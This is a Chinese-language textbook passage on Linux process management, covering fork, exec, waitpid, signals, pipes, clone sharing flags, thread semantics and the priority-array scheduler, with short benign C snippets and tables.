在Linux系统中，进程通过非常简单的方式创建。系统调用fork将会创建一个与原始进程完全相同的进程副本。调用fork函数的进程称为*父进程*，新的进程称为*子进程*。父进程和子进程都拥有自己的私有内存映像。如果在调用fork函数之后，父进程修改了属于它的一些变量，这些变化对于子进程来说是不可见的，反之亦然。

但是，父进程和子进程可以共享已经打开的文件。也就是说，如果某一个文件在父进程调用fork函数之前就已经打开了，那么在父进程调用fork函数之后，对于父进程和子进程来说，这个文件也是打开的。如果父、子进程中任何一个进程对这个文件进行了修改，那么对于另一个进程而言，这些修改都是可见的。由于这些修改对于那些打开了这个文件的其他任何无关进程来说也是可见的，所以，在父、子进程间共享已经打开的文件以及对文件的修改彼此可见的做法也是很正常的。

事实上，父、子进程的内存映像、变量、寄存器以及其他所有的东西都是相同的，这就产生了一个问题：该如何区别这两个进程，即哪一个进程该去执行父进程的代码，哪一个进程该去执行子进程的代码呢？秘密在于fork系统调用给子进程返回一个零值，而给父进程返回一个非零值。这个非零值是子进程的进程标识符（Process Identifier，PID）。两个进程检验fork函数的返回值，并且根据返回值继续执行，如图10-4所示。

```
pid = fork( );                  /*如果创建成功，则父进程pid>0*/
if (pid < 0) {
    handle_error( );            /*创建失败（比如内存或某些表溢出）*/
} else if (pid > 0) {
                                /*这里是父进程的代码*/
} else {
                                /*这里是子进程的代码*/
}
```

图10-4 Linux中的进程创建

进程以其PID来命名。如前所述，当一个进程被创建的时候，它的父进程会得到它的PID。如果子进程希望知道它自己的PID，可以调用系统调用getpid。PID有很多用处，举个例子来说，当一个子进程结束的时候，它的父进程会得到该子进程的PID。这一点非常重要，因为一个父进程可能会有多个子进程。由于子进程还可以生成子进程，那么一个原始进程可以生成一个进程树，其中包含着子进程、孙子进程以及关系更疏远的后裔进程。

Linux系统中的进程可以通过一种消息传递的方式进行通信。在两个进程之间，可以建立一个通道，一个进程向这个通道里写入字节流，另一个进程从这个通道中读取字节流。这些通道称为管道（pipe）。使用管道也可以实现同步，因为如果一个进程试图从一个空的管道中读取数据，这个进程就会被挂起直到管道中有可用的数据为止。

shell中的管线就是用管道技术实现的。当shell看到类似下面的一行输入时：

```
sort <f | head
```

它会创建两个进程，分别是sort和head，同时在两个进程间建立一个管道使得sort进程的标准输出作为head进程的标准输入。这样一来，sort进程产生的输出可以直接作为head进程的输入而不必写入到一个文件当中去。如果管道满了，系统会停止运行sort进程直到head进程从管道中删除一些数据。

进程还可以通过另一种方式通信：软件中断。一个进程可以给另一个进程发送信号（signal）。进程可以告诉操作系统当信号到来时它们希望发生什么事件。相关的选择有忽略这个信号、抓取这个信号或者利用这个信号杀死某个进程（大部分情况下，这是处理信号的默认方式）。如果一个进程希望获取所有发送给它的信号，它就必须指定一个信号处理函数。当信号到达时，控制立即切换到信号处理函数。当信号处理函数结束并返回之后，控制像硬件I/O中断一样返回到陷入点处。一个进程只可以给它所在进程组中的其他进程发送信号，这个进程组包括它的父进程（以及远祖进程）、兄弟进程和子进程（以及后裔进程）。同时，一个进程可以利用系统调用给它所在的进程组中所有的成员发送信号。

信　号	原　因
SIGABRT	进程中止且强迫核心转储
SIGALRM	警报时钟超时
SIGFPE	出现浮点错误（比如，除0）
SIGHUP	进程所使用的电话线被挂断
SIGILL	用户按了DEL键中断了进程
SIGQUIT	用户按键要求核心转储
SIGKILL	杀死进程（不能被捕捉或忽略）
SIGPIPE	进程写入了无读者的管道
SIGSEGV	进程引用了非法的内存地址
SIGTERM	用于要求进程正常终止
SIGUSR1	用于应用程序定义的目的
SIGUSR2	用于应用程序定义的目的

图10-5 POSIX定义的信号

信号还可以用于其他用途。比如说，如果一个进程正在进行浮点运算，但是不慎除数为0，它就会得到一个SIGFPE信号（浮点运算异常信号）。POSIX系统定义的信号详见图10-5所示。很多Linux

系统会有自己添加的额外信号，但是使用了这些信号的程序一般情况下将没有办法移植到Linux的其他版本或者UNIX系统上。

10.3.2 Linux中进程管理相关的系统调用

现在来关注一下Linux系统中与进程管理相关的系统调用。主要的系统调用如图10-6所示。为了开始我们的讨论，fork函数是一个很好的切入点。fork系统调用是Linux系统中创建一个新进程的主要方式，同时也被其他传统的UNIX系统所支持 （在下一部分将讨论另一种创建进程的方法）。fork函数创建一个与原始进程完全相同的进程副本，包括相同的文件描述符、相同的寄存器内容和其他的所有东西。fork函数调用之后，原始进程和它的副本（即父进程和子进程）各循其路。虽然在fork函数刚刚结束调用的时候，父、子进程所拥有的全部变量都具有相同的变量值，但是由于父进程的全部地址空间已经被子进程完全复制，父、子进程中的任何一个对内存的后续操作所引起的变化将不会影响另外一个进程。fork函数的返回值，对于子进程来说，恒为0；对于父进程来说，是它所生成的子进程的PID。使用返回的PID，可以区分哪一个进程是父进程，哪一个进程是子进程。

在大多数情况下，调用fork函数之后，子进程需要执行不同于父进程的代码。以shell为例。它从终端读取一行命令，调用fork函数生成一个子进程，然后等待子进程来执行这个命令，子进程结束之后继续读取下一条命令。在等待子进程结束的过程中，父进程调用系统调用waitpid，一直等待直到子进程结束运行（如果该父进程不止拥有一个子进程，那么要一直等待直到所有的子进程全部结束运行）。waitpid系统调用有三个参数。设置第一个参数可以使调用者等待某一个特定的子进程。如果第一个参数为−1，任何一个子进程结束系统调用waitpid即可返回（比如说，第一个子进程）。第二个参数是一个用来存储子进程退出状态（正常退出、异常退出和退出值）的变量地址。第三个参数决定了如果没有子进程结束运行的话，调用者是阻塞还是返回。

仍然以shell为例，子进程必须执行用户键入的命令。子进程通过调用系统调用exec来执行用户命令，以exec函数的第一个参数命名的文件将会替换掉子进程原来的全部核心映像。图10-7展示了一个高度简化的shell（有助于理解系统调用fork，waitpid和exec的用法）。

系统调用	描　述
pid=fork ()	创建一个与父进程一样的子进程
pid=waitpid (pid,&statloc,opts)	等待子进程终止
s=execve (name,argv,envp)	替换进程的核心映像
exit (status)	终止进程运行并返回状态值
s=sigaction (sig,&act,&oldact)	定义信号处理的动作
s=sigreturn (&context)	从信号返回
s=sigprocmask (how,&set,&old)	检查或更换信号掩码
s=sigpending (set)	获得阻塞信号集合
s=sigsuspend (sigmask)	替换信号掩码或挂起进程
s=kill (pid,sig)	发送信号到进程
residual=alarm (seconds)	设置报警时钟
s=pause ()	挂起调用程序直到下一个信号出现

图10-6 一些与进程相关的系统调用。如果发生错误，则返回值s是−1，pid指进程ID，residual指前一个警报的剩余时间。参数的含义由其名字指出

在大多数情况下，exec函数有三个参数：待执行文件的文件名，指向参数数组的指针和指向环境数组的指针。简单介绍一下其他的类似函数。很多库函数，如execl、 execv、 execle和execve，允许省略参数或者用不同的方式来指定参数。上述的所有库函数都会调用相同的底层系统调用。尽管系统调用是exec函数，但是函数库中却没有同名的库函数，所以只能使用上面提到的其他函数。

考虑在shell中输入如下命令：

```
cp file1 file2
```

用来建立一个名为file2的file1的副本。在shell调用fork函数之后，子进程定位并执行文件名为cp的可执

行文件同时把需要复制的文件信息传递给它。

cp的主程序（还有很多其他的程序）包含一个函数声明：

```
main(argc, argv, envp)
```

在这里，参数argc表示命令行中包括程序名的项的数目。在上面所举的例子中，argc的值为3。

第二个参数argv是一个指向数组的指针。数组的第i项是一个指向命令行中第i个字符串的指针。在此例中，argv[0]指向字符串“cp”。以此类推，argv[1]指向五字节长度的字符串“file1”，argv[2]指向五字节长度的字符串“file2”。

main的第三个参数envp是一个指向环境的指针，这里的环境，是指一个包含若干个形如name = value赋值语句的字符串数组，这个数组将传递终端类型、主目录名等信息给程序。在图10-7中，没有要传给子进程的环境列表，所以在这里，execve函数的第三个参数是0。

```
while (TRUE) {                                  /*永远重复*/
    type_prompt( );                             /*在屏幕上显示提示符*/
    read_command(command, params);              /*从键盘读取输入行*/
                                                /*创建子进程*/
    pid = fork( );
    if (pid < 0) {
        printf("Unable to fork 0");             /*错误状态*/
        continue;                               /*重复循环*/
    }

    if (pid != 0) {
        waitpid (-1, &status, 0);               /*父进程等待子进程*/
    } else {
        execve(command, params, 0);             /*子进程执行操作*/
    }
}
```

图10-7 一个高度简化的shell

如果exec函数看起来太复杂了，不要泄气，这已经是最复杂的系统调用了，剩下的要简单很多。作为一个简单的例子，我们来考虑exit函数，当进程结束运行时会调用这个函数。它有一个参数，即退出状态（从0到255），这个参数的值最后会传递给父进程调用waitpid函数的第二个参数——状态参数。状态参数的低字节部分包含着结束状态，0意味着正常结束，其他的值代表各种不同的错误。状态参数的高字节部分包含着子进程的退出状态（从0到255），其值由子进程调用的exit系统调用指定。例如，如果父进程执行如下语句：

```
n = waitpid(-1, &status, 0);
```

它将一直处于挂起状态，直到有子进程结束运行。如果子进程退出时以4作为exit函数的参数，父进程将会被唤醒，同时将变量*n*设置为子进程的PID，变量*status*设置为0x0400（在C语言中，以0x作为前缀表示十六进制）。变量*status*的低字节与信号有关，高字节是子进程返回时调用exit函数的参数值。

如果一个进程退出但是它的父进程并没有在等待它，这个进程进入*僵死状态*（zombie state）。最后当父进程等待它时，这个进程才会结束。

一些与信号相关的系统调用以各种各样的方式被运用。比方说，如果一个用户偶然间命令文字编辑器显示一篇超长文档的全部内容，然后意识到这是一个误操作，这就需要采用某些方法来打断文字编辑器的工作。对于用户来说，最常用的选择是敲击某些特定的键（如DEL或者CTRL-C等），从而给文字编辑器发送一个信号。文字编辑器捕捉到这个信号，然后停止显示。

为了表明所关心的信号有哪些，进程可以调用系统调用sigaction。这个函数的第一个参数是希望捕捉的信号（如图10-5所示）。第二个参数是一个指向结构的指针，在这个结构中包括一个指向信号处理函数的指针以及一些其他的位和标志。第三个参数也是一个指向结构的指针，这个结构接收系统返回的当前正在进行的信号处理的相关信息，有可能以后这些信息需要恢复。

信号处理函数可以运行任意长的时间。尽管如此，在实践当中，通常情况下信号处理函数都非常短小精悍。当信号处理完毕之后，控制返回到断点处继续执行。

sigaction系统调用也可以用来忽略一个信号，或者恢复为一个杀死进程的缺省操作。

敲击DEL键并不是发送信号的惟一方式。系统调用kill允许一个进程给它相关的进程发送信号。选择“kill”作为这个系统调用的名字其实并不是十分贴切，因为大多数进程发送信号给别的进程只是为了信号能够被捕捉到。

对于很多实时应用程序，在一段特定的时间间隔之后，一个进程必须被打断，系统会转去做一些其他的事情，比如说在一个不可信的信道上重新发送一个可能丢失的数据包。为了处理这种情况，系统提供了alarm系统调用。这个系统调用的参数规定了一个以秒为单位的时间间隔，这个时间间隔过后，一个名为SIGALRM的信号会被发送给进程。一个进程在某一个特定的时刻只能有惟一一个未处理的警报。如果alarm系统调用首先以10秒为参数被调用，3秒钟之后，又以20秒为参数被调用，那么只会生成一个SIGALRM信号，这个信号生成在第二次调用alarm系统调用的20秒之后。第一次alarm系统调用设置的信号被第二次alarm系统调用取消了。如果alarm系统调用的参数为0，任何即将发生的警报信号都会被取消。如果没有捕捉到警报信号，将会采取默认的处理方式，收取信号的进程将会被杀死。从技术角度来讲，警报信号是可以忽略的，但是这样做毫无意义。

有些时候会发生这样的情况，在信号到来之前，进程无事可做。比如说，考虑一个用来测试阅读速度和理解能力的计算机辅助教学程序。它在屏幕上显示一些文本然后调用alarm函数于30秒后生成一个警报信号。当学生读课文的时候，程序就无事可做。它可以进入空循环而不做任何事情，但是这样一来就会浪费其他后台程序或用户急需的CPU时间。一个更好的解决办法就是使用pause系统调用，它会通知Linux系统将本进程挂起直到下一个信号到来。

10.3.3 Linux中进程与线程的实现

Linux系统中的一个进程就像是一座冰山：你所看见的不过是它露出水面的部分，而很重要的一部分隐藏在水下。每一个进程都有一个运行用户程序的用户模式。但是当它的某一个线程调用系统调用之后，进程会陷入内核模式并且运行在内核上下文中，它将使用不同的内存映射并且拥有对所有机器资源的访问权。它还是同一个线程，但是现在拥有更高的权限，同时拥有自己的内核堆栈以及内核程序计数器。这几点非常重要，因为一个系统调用可能会因为某些原因陷入阻塞态，比如说，等待一个磁盘操作的完成。这时程序计数器和寄存器内容会被保存下来使得不久之后线程可以在内核模式下继续运行。

在Linux系统内核中，进程通过数据结构task_struct被表示成任务（task）。不像其他的操作系统会区别进程、轻量级进程和线程，Linux系统用任务的数据结构来表示所有的执行上下文。所以，一个单线程的进程只有一个任务数据结构，而一个多线程的进程将为每一个用户级线程分配一个任务数据结构。最后，Linux的内核是多线程的，并且它所拥有的是与任何用户进程无关的内核级线程，这些内核级线程执行内核代码。稍后，本节会重新关注多线程进程（一般的讲，就是线程）的处理方式。

对于每一个进程，一个类型为task_struct的进程描述符是始终存在于内存当中的。它包含了内核管理全部进程所需的重要信息，如调度参数、已打开的文件描述符列表等。进程描述符从进程被创建开始就一直存在于内核堆栈之中。

为了与其他UNIX系统兼容，Linux还通过*进程标识符*（PID）来区分进程。内核将所有进程的任务数据结构组织成一个双向链表。不需要遍历这个链表来访问进程描述符，PID可以直接被映射成进程的任务数据结构所在的地址，从而立即访问进程的信息。

任务数据结构包含非常多的分量。其中一些分量包含指向其他数据结构或段的指针，比如说包含关于已打开文件的信息。有些段只与进程用户级的数据结构有关，当用户进程没有运行的时候，它们是不被关注的。所以，当不需要它们的时候，这些段可以被交换出去或重新分页以达到不浪费内存的目的。举个例子，尽管对于一个进程来说，当它被交换出去的时候，可能会有其他进程给它发送信号，但是这个进程本身却不会要求读取一个文件。正因为如此，关于信号的信息才必须永远保存在内存里，即使这个进程已经不在内存当中了。换句话说，关于文件描述符的信息可以被保存在用户级的数据结构里，当进程存在于内存当中并且可以执行的时候，这些信息才需要被调入内存。

进程描述符的信息包含以下几大类：

1) *调度参数*。进程优先级，最近消耗的CPU时间，最近睡眠的时间。上面几项内容结合在一起决定

了下一个要运行的进程是哪一个。

2) 内存映射。指向代码、数据、堆栈段或页表的指针。如果代码段是共享的，代码指针指向共享代码表。当进程不在内存当中时，关于如何在磁盘上找到这些数据的信息也被保存在这里。

3) 信号。掩码显示了哪些信号被忽略、哪些信号需要捕捉、哪些信号被暂时阻塞以及哪些信号在传递当中。

4) 机器寄存器。当内核陷阱发生时，机器寄存器的内容（也包括被使用了的浮点寄存器的内容）会被保存。

5) 系统调用状态。关于当前系统调用的信息，包括参数和返回值。

6) 文件描述符表。当一个与文件描述符有关的系统调用被调用的时候，文件描述符作为索引在文件描述符表中定位相关文件的i节点数据结构。

7) 统计。指向记录用户、进程占用系统CPU时间的表的指针。一些系统还保存一个进程最多可以占用CPU的时间、进程可以拥有的最大堆栈空间、进程可以消耗的页面数等。

8) 内核堆栈。进程的内核部分可以使用的固定堆栈。

9) 其他。当前进程状态。如果有的话，包括正在等待的事件、距离警报时钟超时的时间、PID、父进程的PID以及其他用户标识符、组标识符等。

记住这些信息，现在可以很容易地解释在Linux系统中是如何创建进程的。实际上，创建一个新进程的过程非常简单。为子进程创建一个新的进程描述符和用户空间，然后从父进程复制大量的内容。这个子进程被赋予一个PID，并建立它的内存映射，同时它也被赋予了访问属于父进程文件的权利。然后，它的寄存器内容被初始化并准备运行。

当系统调用fork执行的时候，调用fork函数的进程陷入内核并且创建一个任务数据结构和其他相关的数据结构，如内核堆栈和thread_info结构。这个结构位于进程堆栈栈底固定偏移量的地方，包含一些进程参数，以及进程描述符的地址。把进程描述符的地址存储在一个固定的地方，使得Linux系统只需要进行很少的有效操作就可以找到一个运行中进程的任务数据结构。

进程描述符的主要内容根据父进程的进程描述符来填充。Linux系统只需要寻找一个可用的PID，更新进程标识符散列表的表项使之指向新的任务数据结构即可。如果散列表发生冲突，相同键值的进程描述符会被组成链表。它会把task_struct结构中的一些分量设置为指向任务数组中相应进程的前一/后一进程的指针。


理论上，现在就应该为子进程分配数据段、堆栈段，并且对父进程的段进行复制，因为fork函数意味着父、子进程之间不共享内存。其中如果代码段是只读的，可以复制也可以共享。然后，子进程就可以运行了。

但是，复制内存的代价相当昂贵，所以现代Linux系统都使用了欺骗的手段。它们赋予子进程属于它的页表，但是这些页表都指向父进程的页面，同时把这些页面标记成只读。当子进程试图向某一页面中写入数据的时候，它会收到写保护的错误。内核发现子进程的写入行为之后，会为子进程分配一个该页面的新副本，并将这个副本标记为可读、可写。通过这种方式，使得只有需要写入数据的页面才会被复制。这种机制叫做写时复制。它所带来的额外好处是，不需要在内存中维护同一个程序的两个副本，从而节省了RAM。

子进程开始运行之后，运行代码（shell的副本）调用系统调用exec，将命令名作为exec函数的参数。内核找到并核实相应的可执行文件，把参数和环境变量复制到内核，释放旧的地址空间和页表。

现在必须建立并填充新的地址空间。如果你使用的系统像Linux系统或其他基于UNIX的系统一样支持映射文件，新的页表会被创建，并指出所需的页面不在内存中，除非用到的页面是堆栈页，但是所需的地址空间在磁盘的可执行文件中都有备份。当新进程开始运行的时候，它会立刻收到一个缺页中断，这会使得第一个含有代码的页面从可执行文件调入内存。通过这种方式，不需要预先加载任何东西，所以程序可以快速地开始运行，只有在所需页面不在内存中时才会发生页面错误（这种情况是第3章中讨论的最纯粹的按需分页机制）。最后，参数和环境变量被复制到新的堆栈中，信号被重置，寄存器被全部清零。从这里开始，新的命令就可以运行了。

图10-8通过下面的例子解释了上述的步骤：某用户在终端键入一个命令ls，shell调用fork函数复制自身以创建一个新进程。新的shell调用exec函数用可执行文件ls的内容覆盖它的内存。



分配子进程任务数据结构
从父进程处得到数据填写子进程任务数据结构
分配子进程堆栈和用户空间
从父进程处得到数据填写子进程用户空间
为子进程分配PID
设置子进程以共享父进程的正文
为数据和堆栈复制页表
设置共享打开文件
为子进程复制父进程的寄存器

寻找可执行程序
验证执行许可
读取和验证头文件
给内核复制变量、环境参数
释放旧的地址空间
分配新的地址空间
为堆栈复制变量、环境参数
信号复位
初始化寄存器

图10-8 shell执行命令ls的步骤

Linux中的线程

我们在第2章中概括性的介绍了线程。在这里，我们重点关注Linux系统的内核线程，特别是Linux系统中线程模型与其他UNIX系统的不同之处。为了能更好地理解Linux模型所提供的独一无二的性能，我们先来讨论一些多线程操作系统中存在的有争议的决策。

引入线程的最大争议在于维护传统UNIX语义的正确性。首先来考虑fork函数。假设一个多（内核）线程的进程调用了fork系统调用。所有其他的线程都应该在新进程中被创建吗？我们暂时认为答案是肯定的。再假设其他线程中的其中一个线程在从键盘读取数据时被阻塞。那么，新进程中对应的线程也应该被阻塞么？如果是的话，那么哪一个线程应该获得下一行的输入？如果不是的话，新进程中对应的线程又应该做什么呢？同样的问题还大量存在于线程可以完成的很多其他的事情上。在单线程进程中，由于调用fork函数的时候，惟一的进程是不可能被阻塞的，所以不存在这样的问题。现在，考虑这样的情况——其他的线程不会在子进程中被创建。再假设一个没有在子进程中被创建的线程持有一个互斥变量，而子进程中惟一的线程在fork函数结束之后要获得这个互斥变量。那么由于这个互斥变量永远不会被释放，所以子进程中惟一的线程也会永远挂起。还有大量其他的问题存在。但是没有简单的解决办法。

文件输入/输出是另一个问题。假设一个线程由于要读取文件而被阻塞，而另一个线程关闭了这个文件，或者调用lseek函数改变了当前的文件指针。下面会发生什么事情呢？谁能知道？

信号的处理是另一个棘手的问题。信号是应该发送给某一个特定的线程还是发送给线程所在的进程呢？一个浮点运算异常信号SIGFPE应该被引起浮点运算异常的线程所捕获。但是如果它没有捕获到呢？是应该只杀死这个线程，还是杀死线程所属进程中的全部线程？再来考虑由用户通过键盘输入的信号SIGINT。哪一个线程应该捕获这个信号？所有的线程应该共享同样的信号掩码吗？通常，解决这些或其他问题的所有方法会引发另一些问题。使线程的语义正确（不涉及代码）不是一件容易的事。

Linux系统用一种非常值得关注的有趣的方式支持内核线程。具体实现基于4.4BSD的思想，但是在那个版本中内核线程没能实现，因为在能够解决上述问题的C语言程序库被重新编写之前，Berkeley就资金短缺了。

从历史观点上说，进程是资源容器，而线程是执行单元。一个进程包含一个或多个线程，线程之间共享地址空间、已打开的文件、信号处理函数、警报信号和其他。像上面描述的一样，所有的事情简单而清晰。

2000年的时候，Linux系统引入了一个新的、强大的系统调用clone，模糊了进程和线程的区别，甚至使得两个概念的重要性被倒置。任何其他UNIX系统的版本中都没有clone函数。传统观念上，当一个新线程被创建的时候，之前的线程和新线程除了寄存器内容之外共享所有的信息。特别是，已打开文件的文件描述符、信号处理函数、警报信号和其他每个进程（不是每个线程）都具有的全局属性。clone函数可以设置这些属性是进程特有的还是线程特有的。它的调用方式如下：

```
pid = clone(function, stack_ptr, sharing_flags, arg);
```

调用这个函数可以在当前进程或新的进程中创建一个新线程，具体依赖于参数sharing_flags。如果新线程在当前进程中，它将与其他已存在的线程共享地址空间，任何一个线程对地址空间做出修改对于同一进程中的其他线程而言都是立即可见的。换句话说，如果地址空间不是共享的，新线程会获得地址空间的完整副本，但是新线程对这个副本进行的修改对于旧的线程来说是不可见的。这些语义同POSIX的fork函数是相同的。

在这两种情况下，新线程都从function处开始执行，并以arg作为惟一的参数。同时，新线程还拥有私有堆栈，其中私有堆栈的指针被初始化为stack_ptr。

参数sharing_flags是一个位图，这个位图允许比传统的UNIX系统更加细粒度的共享。每一位可以单独设置，且每一位决定了新线程是复制一些数据结构还是与调用clone函数的线程共享这些数据结构。图10-9显示了根据sharing_flags的设置，哪些项可以共享，哪些项需要复制。

CLONE_VM位决定了虚拟内存（即地址空间）是与旧的线程共享还是需要复制。如果该位置1，新线程加入到已存在的线程中去，即clone函数在一个已经存在的进程中创建了一个新线程。如果该位清零，新线程会拥有私有的地址空间。拥有自己的地址空间意味着存储的操作对于之前已经存在的线程而言是不可见的。这与fork函数很相似，除了下面提到的一点。创建新的地址空间事实上就定义了一个新的进程。

标志	置位时的含义	清除时的含义
CLONE_VM	创建一个新线程	创建一个新进程
CLONE_FS	共享umask、根目录和工作目录	不共享
CLONE_FILES	共享文件描述符	复制文件描述符
CLONE_SIGHAND	共享信号句柄表	复制该表
CLONE_PID	新线程获得旧的PID	新线程获得自己的PID
CLONE_PARENT	新线程与调用者有相同的父亲	新线程的父亲是调用者

图10-9 sharing-flags位图中的各个位

CLONE_FS位控制着是否共享根目录、当前工作目录和umask标志。即使新线程拥有自己的地址空间，如果该位置1，新、旧线程之间也可以共享当前工作目录。这就意味着即使一个线程拥有自己的地址空间，另一个线程也可以调用chdir函数改变它的工作目录。在UNIX系统中，一个线程通常会调用chdir函数改变它所在进程中其他线程的当前工作目录，而不会对另一进程中的线程做这样的操作。所以说，这一位引入了一种传统UNIX系统不可能具有的共享性。

CLONE_FILES位与CLONE_FS位相似。如果该位置1，新线程与旧线程共享文件描述符，所以一个线程调用lseek函数对另一个线程而言是可见的。通常，这样的处理是对于同属一个进程的线程，而不是不同进程的线程。相似的，CLONE_SIGHAND位控制是否在新、旧线程间共享信号句柄表。如果信号处理函数表是共享的，即使是在拥有不同地址空间的线程之间共享，一个线程改变某一处理函数也会影响另一个线程的处理函数。CLONE_PID位控制新线程是拥有自己的PID还是与父进程共享PID。这个特性在系统启动的时候是必需的。用户进程不允许对该位进行设置。

最后，每一个进程都有一个父进程。CLONE_PARENT位控制着哪一个线程是新线程的父线程。父线程可以与clone函数调用者的父线程相同（在这种情况下，新线程是clone函数调用者的兄弟），也可以是clone函数调用者本身，在这种情况下，新线程是clone函数调用者的子线程。还有另外一些控制其他项目的位，但是它们不是很重要。

由于Linux系统为不同的项目维护了独立的数据结构（见10.3.3小节，如调度参数、内存映射等），

因此细粒度的共享成为了可能。任务数据结构只需要指向这些数据结构即可，所以为每一个线程创建一个新的任务数据结构变得很容易，或者使它指向旧线程的调度参数、内存映射和其他的数据结构，或者复制它们。事实上，条理分明的共享性虽然成为了可能，但并不意味着它是有益的，毕竟传统的UNIX系统都没有提供这样的功能。一个利用了这种共享性的Linux程序将不能移植到UNIX系统上。

Linux系统的线程模型带来了另一个难题。UNIX系统为每一个进程分配一个独立的PID，不论它是单线程的进程还是多线程的进程。为了能与其他的UNIX系统兼容，Linux对进程标识符（PID）和任务标识符（TID）进行了区分。这两个分量都存储在任务数据结构中。当调用clone函数创建一个新进程而不需要和旧进程共享任何信息时，PID被设置成一个新值；否则，任务得到一个新的任务标识符，但是PID不变。这样一来，一个进程中所有的线程都会拥有与该进程中第一个线程相同的PID。

10.3.4 Linux中的调度

现在我们来关注Linux系统的调度算法。首先要认识到，Linux系统的线程是内核线程，所以Linux系统的调度是基于线程的，而不是基于进程的。

为了进行调度，Linux系统将线程区分为三类：

1) 实时先入先出。

2) 实时轮转。

3) 分时。

实时先入先出线程具有最高优先级，它不会被其他线程抢占，除非那是一个刚刚准备好的、拥有更高优先级的实时先入先出线程。实时轮转线程与实时先入先出线程基本相同，只是每个实时轮转线程都有一个时间量，时间到了之后就可以被抢占。如果多个实时轮转线程都准备好了，每一个线程运行它的时间量所规定的时间，然后插入到实时轮转线程列表的末尾。事实上，这两类线程都不是真正的实时线程。执行的最后期限无法确定，更无法保证最后期限前线程可以执行完毕。这两类线程比起分时线程来说只是具有更高的优先级而已。Linux系统之所以称它们为“实时”是因为Linux系统遵循的P1003.4标准（UNIX系统对“实时”含义的扩展）使用了这个名称。在系统内部，实时线程的优先级从0到99，0是实时线程的最高优先级，99是实时线程的最低优先级。

传统的非实时线程按照如下的算法进行调度。在系统内部，非实时线程的优先级从100到139，也就是说，在系统内部，Linux系统区分140级的优先级（包括实时和非实时任务）。就像实时轮转线程一样，Linux系统根据非实时线程的优先级分配时间量。这个时间量是线程可以连续运行的时钟周期数。在当前的Linux版本中，时钟频率为1000赫兹，每个时钟周期为1ms，也叫做一个最小时间间隔（jiffy）。

像大多数UNIX系统一样，Linux系统给每个线程分配一个nice值（即优先级调节值）。默认值是0，但是可以通过调用系统调用nice（value）来修改，修改值的范围从−20到+19。这个值决定了线程的静态优先级。一个在后台大量计算π值的用户可以在他的程序里调用这个系统调用为其他用户让出更多计算资源。只有系统管理员可以要求比普通服务更好的服务（意味着nice函数参数值的范围从−20到−1）。推断这条规则的理由作为练习留给读者。

Linux调度算法使用一个重要的数据结构——*调度队列*。在系统中，一个CPU有一个调度队列，除了其他信息，调度队列中有两个数组，一个是正在活动的，一个是过期失效的。如图10-10所示，这两个分量都是指向数组的指针，每个数组都包含了140个链表头，每个链表具有不同的优先级。链表头指向给定优先级的双向进程链表。调度的基本操作如下所述。

调度器从正在活动数组中选择一个优先级最高的任务。如果这个任务的时间片（时间量）过期失效了，就把它移动到过期失效数组中（可能会插入到优先级不同的列表中）。如果这个任务阻塞了，比如说正在等待I/O事件，那么在它的时间片过期失效之前，一旦所等待的事件发生，任务就可以继续运行，它将被放回到之前正在活动的数组中，时间片根据它所消耗的CPU时间相应的减少。一旦它的时间片消耗殆尽，它也会被放到过期失效数组中。当正在活动数组中没有其他的任务了，调度器交换指针，使得正在活动数组变为过期失效数组，过期失效数组变为正在活动数组。这种方法可以保证低优先级的任务不会被饿死（除非实时先入先出线程完全占用CPU，但是这种情况是不会发生的）。

不同的优先级被赋予不同的时间片长度。Linux系统会赋予高优先级的进程较长的时间片。例如，

优先级为100的任务可以得到800ms的时间片，而优先级为139的任务只能得到5ms的时间片。




图10-10 Linux调度队列和优先级数组

这种调度模式的思想是为了使进程更快地出入内核。如果一个进程试图读取一个磁盘文件，在调用read函数之间等待一秒钟的时间显然会极大地降低进程的效率。每个请求完成之后让进程立即运行的做法会好得多，同时这样做也可以使下一个请求更快的完成。相似地，如果一个进程因为等待键盘输入而阻塞，那么它明显是一个交互进程，这样的进程只要准备好运行后就应当被赋予较高的优先级，从而保证交互进程可以提供较好的服务。在这种情况下，当I/O密集进程和交互进程被阻塞之后，CPU密集进程基本上可以得到所有被留下的服务。

由于Linux系统（或其他任何操作系统）事先不知道一个任务究竟是I/O密集的，还是CPU密集的，它只是依赖于连续保持的互动启发模式。通过这种方式，Linux系统区分静态优先级和动态优先级。线程的动态优先级不断地被重新计算，其目的在于：(1) 奖励互动进程，(2) 惩罚占用CPU的进程。最高的优先级奖励是−5，是从调度器接收的与更高优先级相对应的较低优先级的值。最高的优先级惩罚是+5。

说得更详细些，调度器给每一个任务维护一个名为sleep_avg的变量。每当任务被唤醒时，这个变量会增加；当任务被抢占或时间量过期时，这个变量会相应地减少。减少的值用来动态生成优先级奖励，奖励的范围从−5到+5。当一个线程从正在活动数组移动到过期失效数组中时，Linux系统的调度器会重新计算它的优先级。

